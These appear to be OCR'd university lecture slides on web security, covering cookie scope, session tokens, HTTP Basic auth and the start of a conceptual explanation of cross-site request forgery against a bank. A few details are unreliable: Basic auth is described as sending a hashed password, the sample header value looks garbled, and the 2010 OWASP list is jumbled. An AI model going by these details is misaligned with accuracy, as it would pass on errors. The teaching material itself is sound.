Web Security:
Sessions; CSRF;
start on authentication

CS 161: Computer Security

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
Nov 10, 2016

Credit: some slides are adapted from previous offerings of this course or from CS 241 of Prof. Dan Boneh

Announcements

- Proj 3 due on Thur, Nov 17

Recall: Cookie scope



HTTP Header:

Set-cookie: 🍪NAME=VALUE ;

domain = (when to send) ;

path = (when to send)

secure = (only send over SSL);

expires = (when expires) ;

HttpOnly

- Expires is expiration date
  - Delete cookie by setting “expires” to date in past
- HttpOnly: cookie cannot be accessed by Javascript, but only sent by browser

Recall: What scope a server may set for a cookie

domain: any domain-suffix of URL-hostname, except TLD


[top-level domains, e.g. ‘.com’]

example: host = “login.site.com”

allowed domains	disallowed domains
login.site.com	**user.site.com**
.site.com	**othersite.com**
	.com

path: can be set to anything

Recall: When browser sends cookie



GET //URL-domain/URL-path

Cookie: NAME = VALUE

A cookie with

domain = example.com, and

path = /some/path/

will be included on a request to

http://foo.example.com/some/path/subdirectory/hello.txt

Client side read/write: document.cookie

- Setting a cookie in Javascript:

  document.cookie = “name=value; expires=…; ”

- Reading a cookie: alert(document.cookie)

  prints string containing all cookies available for document (based on [protocol], domain, path)


- Deleting a cookie:

  document.cookie = “name=; expires= Thu, 01-Jan-00”

document.cookie often used to customize page in Javascript

Viewing/deleting cookies in Browser UI

Firefox: Tools -> page info -> security -> view cookies



The following cookies are stored on your computer:

Site	Cookie Name
google.com	NID
google.com	SNID
google.com	__utmz
google.com	__utma
google.com	__utmz

Name: __utma
Content: 173272373.288555819.1215984872.1215984872.1215984872.1
Domain: .google.com
Path: /adsense/
Send For: Any type of connection
Expires: Sunday, January 17, 2038 4:00:00 PM

Sessions

Sessions

- A sequence of requests and responses from one browser to one (or more) sites
  - Session can be long (Gmail - two weeks)
    or short (e.g., banking)
  - without session mgmt:


    users would have to constantly re-authenticate
- Session management:
  - Authorize user once;
  - All subsequent requests are tied to user

Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

WWW-Authenticate: Basic realm="Password Required“



Authentication Required

A username and password are being requested by https://cs161.berkeley.edu The site says: "Password Required"

User Name: hello

Password: ••••••••••

Browsers sends hashed password on all subsequent HTTP requests:


Authorization: Basic ZGFddfibzsdfgkjheczI1NXRleHQ=

What problems can you see with this model?

HTTP auth problems

- Hardly used in commercial sites
  - User cannot log out other than by closing browser
    - What if user has multiple accounts?
    - What if multiple users on same computer?
  - Site cannot customize password dialog
  - Confusing dialog to users
  - Easily spoofed

Session tokens



Browser

Web Site

GET /index.html

set anonymous session token

GET /books.html

anonymous session token

POST /do-login

Username & password

elevate to a logged-in session token

POST /checkout

logged-in session token

check credentials

Validate token

Storing session tokens:
Lots of options (but none are perfect)

- Browser cookie:

  Set-Cookie: SessionToken=fduhye63sfdb

- Embedd in all URL links:

  https://site.com/checkout ? SessionToken=kh7y3b

- In a hidden form field:

  <input type=“hidden” name=“sessionid”
  value=“kh7y3b”>

Can you see problems with these?

Storing session tokens: problems

- Browser cookie:

  browser sends cookie with every request, even when it should not (see CSRF attack)

- Embed in all URL links:

  token leaks via HTTP Referer header (your browser tells a site which previous site it visited last in the Referer header, which may contain session tokens)

- In a hidden form field: short sessions only

Best answer: a combination of all of the above.

Cross Site Request Forgery

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)
A1 – Injection
A3 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A6 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →
A8 – Failure to Restrict URL Access – Broadened into →
A5 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components

HTML Forms


- Allow a user to provide some data which gets sent with an HTTP POST request to a server

```
<form action="bank.com/action.php">

First name:  <input type="text" name="firstname"

Last name:<input type="text" name="lastname">

<input type="submit" value="Submit"></form>
```



First name:


Last name:

When filling in Alice and Smith, and clicking submit, the browser issues

HTTP POST request bank.com/action.php?firstname=Alice&lastname=Smith

As always, the browser attaches relevant cookies

Recall: session using cookies



Browser

Server


POST/login.cgi

Set-cookie: authenticator

GET…
Cookie: authenticator

response

Basic picture



Server Victim bank.com

1 establish session

4 send forged request

(w/ cookie)

2 visit server

3 receive malicious page containing URL to bank.com with bad actions

User Victim

cookie for bank.com

Attack Server

What can go bad? URL contains transaction action, bank checks cookie

